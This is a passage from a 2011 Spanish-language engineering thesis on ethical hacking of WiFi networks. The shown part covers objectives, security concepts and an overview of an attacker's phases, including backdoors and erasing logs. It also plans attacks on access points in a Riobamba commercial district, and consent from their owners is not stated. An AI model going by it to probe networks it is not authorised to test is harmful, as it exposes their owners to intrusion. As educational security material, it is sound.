ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

FACULTAD DE INFORMÁTICA Y ELECTRÓNICA

ESCUELA DE INGENIERÍA ELECTRÓNICA EN TELECOMUNICACIONES Y REDES

"APLICACIÓN DE HACKING ETICO PARA LA DETERMINACIÓN DE VULNERABILIDADES DE ACCESO A REDES INALÁMBRICAS WIFI"

TESIS DE GRADO

Previa obtención del título de:
INGENIERO EN ELECTRÓNICA, TELECOMUNICACIONES Y REDES

Presentado por:

Andrés Alejandro Pazmiño Caluña

RIOBAMBA – ECUADOR
2011

AL ING. SANTIAGO CISNEROS

Director de Tesis; por su ayuda, interés y colaboración para la realización de éste trabajo.

A MIS PADRES
Por ser el pilar fundamental en mi formación humana gracias a su constante apoyo incondicional, confianza, paciencia y consejos.

A MIS AMIGOS
Por su lealtad, confianza y alegría en diversas circunstancias.

NOMBRE	FIRMA	FECHA
Ing. Iván Menes **DECANO FACULTAD DE INFORMATICA** **Y ELECTRÓNICA**	**.....**	**.....**
Ing. Pedro Infante . **DIRECTOR DE LA** **ESCUELA DE INGENIERIA ELECTRONICA** **EN TELECOMUNICACIONES Y REDES**	**.....**	**.....**
Ing. Santiago Cisneros **DIRECTOR DE TESIS**	**. .....**	**.....**
Ing. Ruth Barba **MIEMBRO DEL TRIBUNAL**	**.....**	**.....**
Lcdo. Carlos Rodríguez **DIRECTOR DEPARTAMENTO DE** **DOCUMENTACIÓN**	.....	.....

NOTA DE LA TESIS **.....**

"Yo, **ANDRÉS ALEJANDRO PAZMIÑO CALUÑA**, soy responsable de las ideas, doctrinas y resultados expuestos en esta tesis; y, el patrimonio intelectual de la Tesis de Grado pertenece a la **ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO**".

Andrés Alejandro Pazmiño Caluña

INDICE DE ABREVIATURAS

Se presentan las abreviaturas de uso frecuente en este documento, referente a la seguridad de la información, hacking ético, las distribuciones de software libre utilizadas y de la auditoría inalámbrica realizada.

AAA	Authentication, Authorization and Accounting
AES	Advanced Encryption Standard
ACL	Access Control List
ADSL	Asimetric Digital Subscriber Line
AID	Association Identifier
AP	Access Point
ARP	Address Resolution Protocol
ASCII	American Standard Code for Information Interchange
BSS	Basic Service Set
BSSID	Basic Service Set Identifier
CCMP	Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol
CERT	Computer Emergency Response Team
CISSP	Certificación en Sistemas de Información de Profesionales en Seguridad
CRC	Cyclic Redundancy Check
CTS	Clear to Send
CSMA/CA	Acceso Múltiple por Detección de Portadora con Prevención de Colisiones
CSMA/CD	Acceso Múltiple por Detección de Portadora con Detección de Colisiones
DHCP	Protocolo de Configuración Dinámica de Host
DNS	Sistema de Nombres de Dominio
DS	Distribution System
DSSS	Direct Spread Spectrum Sequence
DIFS	Distributed Inter Frame Space
EAP	Extensible Authentication Protocol
EAPOL	EAP Over LAN
GEK	Group Encryption Key
GHz	GigaHertz
GIK	Group Integrity Key
GMK	Group Master Key
GTK	Group Transient Key
ICMP	Protocolo de Mensajes de Control de Internet
ICV	Integrity Check Value
IEEE	Instituto de Ingenieros Eléctricos y Electrónicos
ISP	Internet Service Provider
ISSAF	Information Systems Security Assessment Framework
IV	Initialization Vector
KCK	Key Confirmation Key
KEK	Key Encryption Key
MHz	MegaHertz

MAC	Media Access Control
MIC	Message Integrity Code
MK	Master Key
MPDU	Mac Protocol Data Unit
MSDU	Mac Service Data Unit
NAV	Network Allocation Vector
NIST	National Institute of Standards and Technology
OISSG	Open Information System Security Group
OSI	Interconexión de Sistemas Abiertos
PAE	Port Access Entity
PMK	Pairwise Master Key
PRGA	Pseudo Random Generation Algorithm
PSK	Pre-Shared Key
PTK	Pairwise Transient Key
RC4	Rivest Cipher 4
RFID	Radio Frequency Identifier
RFC	Request for Comments
RSN	Robust Security Network
RSNA	Robust Security Network Association
RSN IE	Robust Security Network Information Element
RTS	Request to Send
SANS	SysAdmin, Audit, Network, Security
SIFS	Short Inter Frame Spacing
SMB	Server Message Block
SSID	Service Set Identifier
SNMP	Simple Network Management Protocol
STA	Station
TIC	Tecnologías de la Información y Comunicación
TK	Temporary Key
TKIP	Temporal Key Integrity Protocol
TMK	Temporary MIC Key
TSC	TKIP Sequence Counter
TSN	Transitional Security Network
UNI	User to Network Interface
WEP	Wired Equivalent Protocol
WLAN	Wireless Local Area Network (Red inalámbrica local)
WPA	Wireless Protected Access
WRAP	Wireless Robust Authenticated Protocol

ÍNDICE GENERAL

CAPITULO IV. EVALUACIÓN Y REPORTE DE VULNERABILIDADES DE ACCESO A REDES INALÁMBRICAS WIFI

CAPITULO V. GUIA REFERENCIAL PARA MEJORAS A LA SEGURIDAD INALAMBRICA WIFI

INDICE DE FIGURAS

INDICE DE TABLAS

INTRODUCCIÓN

Los hackers Éticos son usualmente profesionales de seguridad o examinadores en penetración de redes quienes utilizan sus conocimientos de hacking y conjunto de herramientas para propósitos defensivos y de protección, basándose en esto el interés del presente proyecto de investigación que busca determinar las vulnerabilidades más frecuentes de acceso a redes inalámbricas wifi utilizando la metodología de un hacker ético que incluye en el proceso al software libre.

Es necesario destacar la proliferación de las redes inalámbricas, ya que aunque presentan ventajas como la movilidad, portabilidad y ubicuidad también tienen grandes debilidades si se tiene en cuenta que el medio de transmisión no es blindado y puede ser captado a varios metros con las herramientas apropiadas para tal efecto, radicando en esto la importancia del proyecto de titulación propuesto.

Se ha planteado como objetivo del proyecto aplicar el hacking ético para determinar vulnerabilidades de acceso a redes inalámbricas wifi, lo cual implica como propuesta y solución a éste problema, la generación de una guía de recomendaciones con la finalidad de generar un nivel de seguridad adecuado para este tipo de redes.

Para lograr el propósito general del proyecto se ha escogido un ambiente de pruebas controlado y manipulado con fines académicos en el sector central de la ciudad de Riobamba donde incluyendo dentro del procedimiento de un hacker ético se ha utilizado las distribuciones de software libre denominadas Backtrack para evaluar la seguridad en cuanto a autenticidad de los puntos de acceso ubicados en la locación mencionada y la distribución Wifiway para evaluar un router inalámbrico proporcionado por un ISP.

Con el fin de presentar una guía general para manipular el trabajo escrito se detallará brevemente los aspectos desarrollados en cada uno de los capítulos que componen el documento.

Capítulo I. Marco Referencial. Detallada la formulación general del proyecto de titulación como antecedentes, justificación, objetivo general y objetivos específicos, hipótesis, recursos, métodos y técnicas utilizados.

Capítulo II. Análisis y Fundamentos Teóricos. Se desarrollan los temas básicos introductorios para proporcionar información acerca del Hacking Ético, además del funcionamiento de las redes inalámbricas wifi y los protocolos de seguridad inalámbricos.

Capítulo III. Información de software libre y scripts utilizados en wireless hacking. Se presenta la descripción de las distribuciones BackTrack4 R2 y Wifiway 2.0.1 que contienen a la suite de protocolos o scripts denominada aircrack-ng utilizados en los ataques a la red inalámbrica.

Capítulo IV. Evaluación y Reporte de Vulnerabilidades de acceso a redes inalámbricas. Se presentan los ambientes de prueba, donde aplicando la metodología adaptada a 4 fases del hacker ético se desarrollan los ataques secuenciales que permiten demostrar la existencia de brechas en la seguridad de los puntos de acceso

Capitulo V. Guía referencial para mejoras a la seguridad inalámbrica wifi. Se describe un conjunto de vulnerabilidades con su respectiva amenaza y para cada una de éstas se propone como solución al objetivo del proyecto como una guía referencial que mitigue los riesgos a los que está expuesta la red inalámbrica wifi.

CAPÍTULO I

MARCO REFERENCIAL

1. FORMULACIÓN GENERAL DEL PROYECTO DE TESIS

1.1 ANTECEDENTES

En los últimos años las redes inalámbricas WiFi han proliferado y han tenido un impacto significativo en la sociedad, teniendo como beneficios la libertad y movilidad en entornos de trabajo tanto empresariales como de usuarios comunes; pero también trae consigo riesgos, como la intrusión y explotación de vulnerabilidades de la red por parte de atacantes.

El motivo de la realización de la presente investigación se origina en la preocupación de los usuarios finales que utilizan redes inalámbricas WiFi, por las vulnerabilidades propias de la tecnología inalámbrica, las cuales son utilizadas como puertas de acceso a posibles atacantes con diferentes fines como por ejemplo la utilización de los diversos recursos de la

red comprometida, siendo la información una de las entidades privadas más importantes y sensibles.

En muchos casos, los usuarios finales de una red inalámbrica WiFi dejan pasar por alto la seguridad, dejándola en un segundo plano, siendo uno de los motivos más frecuentes la falta de conocimiento de buenas prácticas y políticas para mantener la integridad, disponibilidad y accesibilidad de los recursos de una red inalámbrica WiFi.

El aumento del número de incidentes relacionados a la intrusión o acceso no autorizado en redes inalámbricas WiFi que reportan organismos de seguridad en internet, motiva a la realización de investigaciones de este tipo en búsqueda de soluciones.

Es así que se necesita aplicar el Hacking Ético, también denominado Prueba de Intrusión ó Análisis de Penetración, que es un procedimiento y práctica habitual para conocer el nivel de seguridad y vulnerabilidades que posee una organización, entidad o persona, en el presente caso, las vulnerabilidades de una red WiFi. Durante este proceso se realiza una prueba manual, intensiva y controlada utilizando las herramientas y técnicas aplicadas por los hackers. En la presente investigación se hará una introducción de lo que implica el Hacking Ético, sus modos y/o tipos de operación, para luego aplicar en cualquier escenario real, las capacidades que poseen las herramientas y aplicaciones en software libre para realizar un Test de Penetración, teniendo a un sector comercial de la ciudad de Riobamba como objeto de pruebas donde se pueden encontrar un conjunto de Puntos de Acceso Inalámbricos con diferentes características que serán analizadas, además se realizarán ataques controlados de acceso a un router inalámbrico proporcionado por un ISP estatal.

Los riesgos de seguridad aumentan en cualquier red, ya sea por sofisticación en ataques y por falta de políticas adecuadas para mantener segura la red, por lo tanto los controles han de ser proporcionales a los riesgos, por lo que en este proyecto se quiere demostrar la intrusión en cualquier redes inalámbricas WiFi, utilizando Hacking ético por medio de dos aplicaciones basadas en software libre realizando los ataques más frecuentes a la que las

redes están expuestas, para que de esta manera se tenga la capacidad de proponer una guía referencial con recomendaciones para obtener un buen nivel de seguridad de las redes inalámbricas Wifi.

1.2 JUSTIFICACIÓN DEL PROYECTO DE TESIS

Este proyecto de investigación tiene como finalidad la contribución al fortalecimiento de un ámbito tan importante como es el campo de seguridad en redes inalámbricas de Area Local, demostrando por medio de un análisis y utilización de la suite de aplicaciones incluidas en las distribuciones Backtrack y Wifiway que existen diversas vulnerabilidades de acceso a una red inalámbrica

Una vez demostrado que se ha burlado la seguridad de una WLAN a través de la utilización de hacking ético por medio de Wifiway y Backtrack, se pretende evaluar el tipo y extensión de las vulnerabilidades de sistemas y redes; así la investigación se encamina a realizar reportes de fallas encontradas en cualquier ambiente de WLAN y por tanto un conjunto de recomendaciones que puedan garantizar una seguridad aceptable en este tipo de redes.

Backtrack y Wifiway son distribuciones de Software Libre muy utilizadas en el campo de la seguridad de redes inalámbricas de Area Local, que se ubican como las favoritas entre los analistas de seguridad donde cada una posee funcionalidades y características comunes pero también algunos parámetros propios, que a la final permitirán demostrar los riesgos a que está expuesta cualquier WLAN. Estas herramientas tienen la particularidad de incluir aplicaciones de cómputo de llave de cifrado al enviar una cantidad suficiente de paquetes, monitoreando pasivamente la transmisión hasta llegar al punto de detectar un SSID y posteriormente obtener la clave de acceso a la red inalámbrica.

Backtrack es la distribución de seguridad en Linux de más alto rating y aclamado hasta la fecha, contiene un arsenal de pruebas de penetración basada en Linux que ayuda a los profesionales de la seguridad en la realización de evaluaciones en un entorno puramente

natural dedicada al hacking. Sin importar la forma de instalación de esta distribución, Backtrack es la forma más rápida de encontrar y actualizar la mayor base de datos de herramientas en seguridad. Su versión actualizada salió 22 de noviembre de 2010, la cual tiene un kernel 2.6 actualizado, con parches de fragmentación preparado para futuras actualizaciones, paquetes que se pueden instalar desde repositorios, además se ha actualizado el reconocimiento de muchos controladores IEEE 802.11 de tarjetas inalámbricas antiguas agregadas para versatilidad y otros controladores de redes inalámbricas adicionales (que no inyectan) pero que fueron agregados para mejorar el soporte y una gama amplia de herramientas mejoradas y fallos arreglados hasta la fecha.

Wifiway es un live CD que, basado en el sistema operativo Linux, puede ser ejecutado sin necesidad de instalación directamente desde el CDROM o también desde el disco duro como LiveHD, además de poder instalar en memorias USB o en disco duro.
Wifiway es un Linux live cd diseñado por www.seguridadwireless.net que cuenta con un soporte internacional de la comunidad de desarrolladores.

Su versión actualizada a Octubre de 2010 es la 2.0.1, la cual se basó en slax y pasa a ser la única distribución linux en el mundo que incorpora el programa wlan4xx, además incorpora diferentes módulos para la evaluación de la seguridad y la interfaz gráfica adaptada para tales fines, tiene un kernel 2.6 actualizado, cuyo cambio importante es la incorporación de bastantes controladores de tarjetas inalámbricas, con tasas muy altas de inyección de tráfico como por ejemplo de los controladores RaLink.

Analizando por separado y detalladamente cada una de estas distribuciones en cualquier entorno de WLAN, existe la necesidad de realizar los ataques que un intruso tiene a su alcance para consecuentemente desarrollar un conjunto de recomendaciones que contribuyan a la mejora de la seguridad en cualquier ambiente de WLAN.

1.3 OBJETIVOS

1.3.1 OBJETIVO GENERAL

Aplicar Hacking Ético para la determinación de vulnerabilidades de Acceso a redes inalámbricas WiFi.

1.3.2 OBJETIVOS ESPECÍFICOS

- Analizar las técnicas de Hacking Ético aplicado a la redes WiFi.

- Evaluar las herramientas Wifiway y BackTrack para la definición de vulnerabilidades en redes inalámbricas Wifi.

- Diseñar el ambiente de pruebas para generar ataques y evaluar el nivel de detección de vulnerabilidades con las herramientas seleccionadas.

- Definir una guía de referencia para asegurar el acceso a redes inalámbricas WiFi.

1.4 HIPÓTESIS

La aplicación de Hacking Ético para la determinación de vulnerabilidades de acceso a redes inalámbricas WiFi, permitirá generar una guía de referencia que dote de un nivel de seguridad adecuado a este tipo de redes.

1.5. RECURSOS DEL PROYECTO

1.5.1. RECURSOS HUMANOS

- Asesores
- Proponente
- Docentes relacionados con el tema
- Foros web

1.5.2. EQUIPOS A UTILIZAR

- Computadoras PC desktop y portátiles
- Routers Inalámbricos
- Access Point
- Tarjetas NIC inalámbricas (2)
- Nanostation2

1.6. MÉTODOS Y TÉCNICAS

1.6.2 MÉTODOS

Para la realización del proyecto de tesis, se seguirá el Método Científico, debido a que mediante este método se constituye el marco general de referencia que guiará toda la investigación.

Junto con la utilización de los Métodos Teóricos Investigativos y el conocimiento empírico, serán de ayuda para generar un criterio de manejo de la investigación, en base a la recopilación, análisis y clasificación de toda la información relacionada con las diferentes tecnologías, métodos y herramientas involucradas en el proyecto.
El método inductivo se aplica, debido a que al observar los efectos de los ataques generados para evaluar la red inalámbrica enmarcado dentro de los procedimientos

del Hacking Ético, se va a llegar a una propuesta que permita ofrecer una guía referencial de mejores prácticas para mantener un buen nivel de seguridad para redes inalámbricas wifi.

1.6.3 TÉCNICAS

Observación

Observar las consecuencias que conlleva la generación de ataques en redes inalámbricas.

Experimentación

Se experimentará sobre puntos de acceso, verificando comportamientos y respuesta a los ataques sobre estos

Entrevistas

Entrevistas a los asesores, para obtener diferentes puntos de vista y enfocarse en ideas de experiencias profesionales.

CAPÍTULO II

ANÁLISIS Y FUNDAMENTOS TEÓRICOS

2.1. HACKING ÉTICO

2.1.1. Introducción al Hacking Ético

El crecimiento progresivo de internet, ha traído muchas ventajas, como son: comercio electrónico, banca en línea, tiendas en línea, acceso a redes corporativas, redes domésticas, correo electrónico, nuevas formas de realizar publicidad, distribución de la información, por nombrar solo unas cuantas. Al igual que evolucionan las nuevas tecnologías, también crecen con ellas un lado oscuro y peligroso: los delincuentes informáticos. Los gobiernos, compañías, empresas particulares alrededor del mundo están cambiando e innovando sus redes y sistemas a las tecnologías actuales, pero temen que algún intruso irrumpiera la entrada de su servidor web y reemplazara su logotipo con pornografía, leyera su correo electrónico, robara su número de tarjeta de crédito, dejar un software malicioso y oculto que transmita todos los secretos de la organización vía internet y posiblemente los dueños

de los sistemas y redes no estén enterados que están siendo objeto de un ataque. Para estas problemáticas y muchas más, el Hacking Ético, puede ser de gran utilidad.

Hacking, es una palabra que presentada en un contexto coloquial engloba un conjunto de suspicacias que se interpretan como piratear y romper la seguridad de un sistema de forma ilegal, además que la palabra hacker es traducida generalmente como pirata, delincuente, embaucador informático.

Si a "Hacking" se le añade la palabra "Ético", comúnmente se pensaría que es una contradicción, por tanto para definir lo que significa verdaderamente Hacking ético, se ha desarrollado el presente proyecto que pretende determinar la existencia de vulnerabilidades en redes inalámbricas de área local WiFi con un conjunto de herramientas informáticas que se utilizan en los ambientes evaluadores de intrusiones o conocido como Pentest, donde el evaluador o auditor que utiliza estas aplicaciones no es necesariamente un delincuente o pirata informático, sino que gracias a esta rama de la seguridad informática denominada "Hacking Ético", se puede demostrar al usuario o potencial victima las vulnerabilidades encontradas en su red o sistema informático donde el activo más valioso es la información que circula y almacena en este, para luego de realizadas las pruebas proponer las recomendaciones correspondientes que proporcionen un nivel de seguridad aceptable para la red y se puedan mitigar los riesgos de ataques.

Una definición atribuida a Hacking Ético, es el proceso de descubrir deficiencias relativas a la seguridad y las vulnerabilidades de los sistemas informáticos, analizarlas, calibrar su grado de riesgo y peligrosidad, y recomendar las soluciones más apropiadas para cada una de ellas.

Se debe mencionar que las personas que realizan una prueba de penetración o Hacking Ético, son los denominados Hackers Éticos. Los hackers éticos con profesionales que poseen una gran colección de habilidades, que siguiendo una metodología son capaces de descubrir y evaluar las deficiencias, vulnerabilidades y fallos de seguridad en una red o

sistema informático. Los hackers éticos son profesionales que actúan bajo un código de ética, merecedores de confianza, ya que al descubrir los fallos, mantienen en secreto cualquier información sobre las debilidades de la red y pretenden mejorarla con recomendaciones desde su punto de vista. Lo contrario a estos profesionales, son los denominados crackers, cuyo objetivo es penetrar en el sistema y utilizarlo con fines maliciosos, perjudicando, destruyendo y manipulando la información descubierta.

Un proyecto de Hacking Ético consiste en una penetración controlada en los sistemas informáticos de una empresa, previa autorización realizada por escrito. El resultado será un informe donde se identifican los sistemas en los que se ha logrado penetrar y la información confidencial y/o secreta conseguida, con sus consecuentes recomendaciones y soluciones previsoras de intrusiones no autorizadas.

2.1.2. Elementos de la seguridad informática

La seguridad es un estado de bienestar de información e infraestructura en el cual la posibilidad de éxito de un robo aun no detectado, toques e irrupción de la información y los servicios, es mantenido baja o tolerable.

La seguridad en redes es mantener bajo protección los recursos con que cuenta la red, a través de procedimientos basados en una política de seguridad informática.

Cualquiera de los eventos de hacking afectara a cualquier elemento de seguridad esencial. La seguridad se apoya en la confidencialidad, autenticidad, integridad y disponibilidad.

2.1.2.1. Confidencialidad

Ocultamiento de la información o recursos para garantizar que estos sean accesibles sólo a aquellas personas autorizadas a tener acceso a la misma. Por ejemplo, cifrar una declaración de impuestos no permitirá que nadie la lea. Si el dueño necesita verla, debe

descifrarla con la clave que sólo el conoce. Si alguien logra obtener la clave de cifrado, la confidencialidad de la declaración de impuestos ha sido comprometida.

2.1.2.2. Autenticidad

La identificación y garantía del origen de la información. Es el acto de establecimiento o confirmación de algo (o alguien) como auténtico.
El AAA de la autenticidad integra a la Autenticación, Autorización y Auditoria.

2.1.2.2.1. Autenticación

Es el proceso de intento de verificar la identidad digital del remitente de una comunicación. El remitente puede ser una persona que usa una computadora, una computadora por sí mismo o un programa.

2.1.2.2.1. Autorización

Proceso por el cual la red de datos autoriza al usuario identificado a acceder a determinados recursos de la misma.

2.1.2.2.1. Auditoría

Medida de registrar a cada uno de los sucesos en la red o sistema asociados. Es una fuente de conocimiento e información de lo que sucede en los sistemas.

2.1.2.3. Integridad

La fiabilidad de datos o recursos en términos de prevenir cambios sin autorización. Se salvaguarda la exactitud y totalidad de la información y los métodos de procesamiento. La integridad incluye la integridad de los datos (el contenido) y el origen de los mismos. Por

ejemplo, un periódico puede dar información obtenida de la Casa Blanca, pero atribuirla a una fuente incorrecta. Es un ejemplo de integridad de la información, pero con integridad de origen corrupta.

2.1.2.4. Disponibilidad

Capacidad para utilizar la información deseada o recurso. Se garantiza que los usuarios autorizados tengan acceso a la información y a los recursos relacionados con la misma, toda vez que lo requieran. Por ejemplo, si es el último día de inscripciones en la facultad y se produce un corte de energía eléctrica que dura todo el día, las UPS funcionan durante 2 horas y luego apagan los servidores. El resultado es que los alumnos rezagados no pueden inscribirse a las materias.

2.1.3. Políticas y mecanismos

Una política de seguridad es una declaración de lo que está permitido y lo que no.
Un mecanismo de seguridad es un método, herramienta o procedimiento para hacer cumplir una política de seguridad.
Los mecanismos pueden ser no técnicos, por ejemplo requerir la libreta universitaria antes de cambiarle la clave a un alumno y por lo general, las políticas necesitan algunos procedimientos que la tecnología no puede hacer cumplir.
Cualquier política y mecanismo útil deben balancear los beneficios de la protección con el costo del diseño, implementación y utilización del mecanismo.

Este balance puede ser determinado analizando los riesgos y la probabilidad de ocurrencia. Por ejemplo, una base de datos provee la información de salario de los empleados de una empresa y es utilizada para imprimir los cheques. Si dicha información es alterada, la compañía puede sufrir graves pérdidas financieras. Por eso, es claro que se deben utilizar mecanismos que permitan garantizar la integridad de la información. Sin embargo, si tenemos un segundo sistema que copia diariamente dicha base de datos a cada filial, para

que tenga valores de referencia a la hora de contratar nuevo personal (la decisión es de la casa central), la necesidad de mantener la integridad en cada filial no es tan alta.

2.1.4. Beneficios del Hacking Ético

Son diversos los beneficios que ofrece esta rama de la seguridad informática, donde al atacar un sistema de forma previamente autorizada por su propietario, se establece el estado de inseguridad y vulnerabilidades de una red de computadores. Así tenemos:

- Conocimiento del grado de vulnerabilidad de los sistemas de información, que es imprescindible para aplicar las medidas correctoras.

- Reducción de aquellos riesgos que, en caso de materializarse las amenazas que les originan, pueden representar pérdidas ingentes de capital, por ejemplo en la facturación fallida, por reposición de daños causados, por pérdida de oportunidad de negocio, por reclamación de clientes, por sanciones legales, etc.

- Ahorro de tiempo y dinero al afrontar y corregir situaciones nefastas antes de que ocurran y nos obliguen a resolverlas con prisas y a cualquier precio

- Mejora de la imagen y revalorización de la confianza en la empresa de los accionistas, inversores, empleados, proveedores y clientes al mostrarles que se toman medidas diarias para garantizar la continuidad del negocio.

2.1.5. Terminología esencial

2.1.5.1. Intrusión

Conjunto de acciones que intentan comprometer o poner en peligro la integridad, la confidencialidad o la disponibilidad de un sistema informático.

2.1.5.2. IDS (Instrusion Detection System)

Herramienta de seguridad que monitoriza los eventos que ocurren en un sistema informático con la intención de localizar posibles intentos de intrusión, basando su funcionamiento en la recolección y el análisis de información de diferentes fuentes, posteriormente determinando la posible existencia de un ataque.

2.1.5.3 Threat

Acción o evento que puede comprometer seguridad. Una amenaza es una potencial violación de seguridad

2.1.5.4 Vulnerabilidad

Existencia de debilidades, diseño o errores en implementación que pueden incitar a comprometer la seguridad del sistema inesperada e indeseablemente.

2.1.5.5. Ataque

Un asalto en la seguridad del sistema que esta derivada desde una amenaza inteligente. Un ataque es cualquier acción que viola la seguridad.

2.1.5.6. Exploit

Una manera definida para violar la seguridad de un sistema IT a través de la vulnerabilidad.

2.1.5.7. Dumpster diving

Proceso de buscar o registrar la basura de las organizaciones para encontrar información relevante

2.1.5.8. Footprinting

Es la obtención de los perfiles de seguridad de una organización haciendo uso de una metodología. El resultado del footprinting es un perfil único de la organización en cuanto a sus redes (Internet/Intranet/Extranet/Wireless) y sistemas.

2.1.5.9. Ingeniería social

Proceso de obtener información, interactuando directamente con personas internas de la empresa, las cuales pueden proporcionar de una manera ingenua, cualquier información que le pueda servir a un hacker.

2.1.5.10. Google hacking

Es la búsqueda que utiliza google para localizar información sensible, generalmente con fines maliciosos, por ejemplo de productos vulnerables, ficheros que contienen claves, ficheros que contienen nombres de usuario, páginas con formularios de acceso, páginas que contienen datos relativos a vulnerabilidades, dispositivos hardware online.

2.1.5.11. Target of Evaluation

Un sistema IT, producto o componente que está identificado para requerir evaluación de la seguridad.

2.1.6. Modo de operación y descripción de un hacker malicioso

Para realizar una prueba de penetración en un sistema con autorización previa, el hacker ético ó auditor, debe primeramente enfocarse y pensar como un hacker malicioso o intruso no autorizado (cracker), ya que de este manera se comienza a proceder de forma inductiva, osea ocasionar el fallo o la intromisión en el sistema, para lo cual se siguen una serie de pasos que se detallaran a continuación. Posteriormente, la forma de proceder es deductiva, con este método se puede inferir o sacar resultados de las consecuencias producidas a propósito.

Un Hacker malicioso realiza los siguientes pasos en el orden expuesto:

Reconocimiento (Activo o Pasivo)

Escaneo

Ganar acceso (Nivel de S.O / Nivel de aplicación; Nivel de red; Denegación de Servicio)

Mantener Acceso (cargar/alterar/descargar programas o datos)

Limpiar pistas

2.1.6.1. Reconocimiento

Se refiere a la fase de preparación, previa a cualquier ataque, donde un atacante busca recoger bastante información sobre un blanco de evaluación para lanzar un ataque.
El riesgo del negocio es notable, como en el lenguaje coloquial se podría reconocer generalmente como notar el "traqueteo de los pomos de las puertas" para verificar si alguien está viendo y respondiendo.
Esta es la primera y más importante fase del análisis. El auditor o hacker ético trata de recopilar de forma metodológica toda la información que más pueda respecto del objetivo.
Entonces, el proceso de obtener el perfil del objetivo se denomina Reconocimiento o Footprinting.
Puede ser el punto futuro de retorno descubierto para que un atacante ingrese fácilmente sobre el blanco, más aún cuando es conocido en una amplia escala.
Las técnicas de reconocimientos, son de dos clases, denominadas reconocimiento activo y pasivo.

2.1.6.1.1. Reconocimiento pasivo

Involucra adquirir información sin interactuar directamente con el blanco. No se realiza ningún tipo de escaneo o contacto con la maquina objetivo, donde se puede construir un mapa del objetivo aunque existen menos herramientas informáticas que en las otras fases.
Por ejemplo, buscar grabaciones públicas o nuevas publicaciones como google hacking, ingeniería social, dumpster diving.

2.1.6.1.2. Reconocimiento activo

Involucra interactuar con el blanco directamente por cualquier medio. Consiste en la identificación activa de objetivos, mediante Escaneo de puertos y las identificaciones de servicios y sistemas operativos.
Por ejemplo, se puede interactuar con el sistema utilizando aplicaciones para detección, estado de puertos abiertos y servicios, accesibilidad de equipos, ubicación de los routers, mapeo de red y otros detalles de sistemas operativos y aplicaciones.
Las herramientas más conocidas en esta fase son Xprobe y nmap.

Esta fase de reconocimiento le puede tomar bastante tiempo al hacker ya que tiene que analizar toda la información que ha obtenido para lanzar el ataque con mayor precisión.

2.1.6.2. Escaneo

Se refiere a una fase de pre-ataque cuando el hacker escanea la red para información específica en base a la información reunida durante el reconocimiento. El riesgo del negocio es alto, por tanto los hackers tienen que acudir a un simple punto de entrada para lanzar un ataque.
Se escanea la red, pero ya con información de la fase previa, detectando vulnerabilidades y puntos de entrada.

En esta fase se analiza la susceptibilidad o debilidad de un sistema para ser atacada de alguna manera. El escaneo incluye el uso de dialers, escaners de puerto, mapeo de red, barridos (sweeping), escaners de vulnerabilidad, etc, por ejemplo: Nmap, Nessus, OpenVas, Acunetix, Qualys, GFiLANguard.

Este paso utiliza el reconocimiento activo que se pudo haber iniciado en la fase anterior, el cual interacciona directamente con la red para detectar hosts accesibles, puertos abiertos, localización de routers, detalles de sistemas operativos y servicios. Las herramientas de análisis de vulnerabilidades se basan en plugins, por lo tanto es importante mantenerlos actualizados, además configurar de forma adecuado el perfil del análisis de vulnerabilidades en base a la información recolectada en fases anteriores.

2.1.6.3. Ganancia de acceso

Ganar acceso se refiere a la fase de penetración, o al ataque propiamente dicho. El hacker hace uso de un exploit o bug en la vulnerabilidad del sistema. Este exploit puede ocurrir sobre una LAN, el Internet, WLAN y otro tipo de red. Por ejemplo, en esta etapa se tiene buffer overflows, denegación de servicio, secuestro de sesión, crackeo de password, ataque man-in-the-middle (spoofing), Denegación de servicio.

Factores influenciados incluyen arquitectura y configuración del blanco del sistema, el nivel de destreza del perpetrador y el nivel inicial de acceso obtenido. El riesgo del negocio es alto, esta etapa es donde el hacker puede ganar acceso a los niveles de Sistema Operativo, Aplicación o nivel de red.

Respecto al lugar donde el ataque sea realizado, tenemos dos modalidades:

Server Side: Es el tipo de explotación más utilizado y consiste en aprovecharse de una debilidad de una aplicación o servicio, es accesible de forma directa y no requiere de la intervención de un tercero.

Cliente Side: Tiene como objetivo explotar la vulnerabilidad den el lado del cliente, aprovechándose de las debilidades de uno de los eslabones más débiles en la cadena de seguridad de la información, como lo es “el usuario final”.

2.1.6.4. Mantenimiento del acceso

Se refiere a la fase donde el hacker intenta mantener su propiedad en el sistema donde antes lo estuvo comprometiendo.
Los hackers pueden consolidar o blindar el sistema de otros hackers (para poseer el sistema) por seguridad de su acceso exclusivo, utilizando para este fin herramientas como Backdoors, Rootkits o trojans.

En esta fase el hacker quiere permanecer indetectable y para eso remueve evidencia de su penetración al sistema para ganar acceso en otra ocasión y tratar de tener acceso a cuentas de altos privilegios como cuentas de Administrador. Los caballos de troya (trojans) también se usan para transferir nombres de usuarios, passwords e incluso información de tarjetas de crédito almacenadas en el sistema.
Los hackers pueden cargar, descargar o manipular datos, aplicaciones y configuraciones en el sistema poseído.

2.1.6.5. Cubriendo pistas o huellas

Cubrir o borras las pistas se refiere a las actividades que hace el hacker para ocultar sus operaciones dentro del sistema o red.
Las razones son la inclusión de la necesidad de prolongar su estadía, continuar utilizando recursos, remover evidencia de hacking, o evitar las acciones legales.
Por ejemplo, aquí se incluyen los caballos de troya, steganografía, tunneling, rootkits y alteración de los log files (archivos de registros).

Hay que tener claro, que existen técnicas más intrusivas (y por lo tanto delatoras) que otras. Para el descubrimiento de las pistas dejadas por un hacker, se encarga otra de las ramas importantes de la seguridad de la información como lo es el Análisis Forense.

Una vez descrito como procede un hacker en todos sus pasos, se puede decir que el hacker ético intenta responder a las siguientes preguntas:

¿Qué puede saber un intruso de su objetivo?. Para contestar esta pregunta, se determinan las fases de reconocimiento activo y reconocimiento pasivo 1 y 2
¿Qué puede hacer un intruso con esa información?. Para contestar esta pregunta, se determinan las fases de escaneo y ganancia de acceso 3 y 4
¿Se podría detectar un intento de ataque?. Para contestar esta pregunta, se determinan las fases de mantenimiento de acceso y borrado de huellas 5 y 6

2.1.7. Tipos de ataques de hacker y modalidades

Hay varias maneras en que un atacante puede ganar acceso a un sistema.
El atacante es capaz de realizar un exploit a la vulnerabilidad o debilidad de un sistema.
Tipos de ataques:
Ataques a Sistemas Operativos
Ataques a nivel de aplicación
Ataque a código de prefabricados (shrink wrap)
Ataques a sistemas desconfigurados
Modalidades:
Activa y pasiva

2.1.7.1. Ataques a Sistemas Operativos

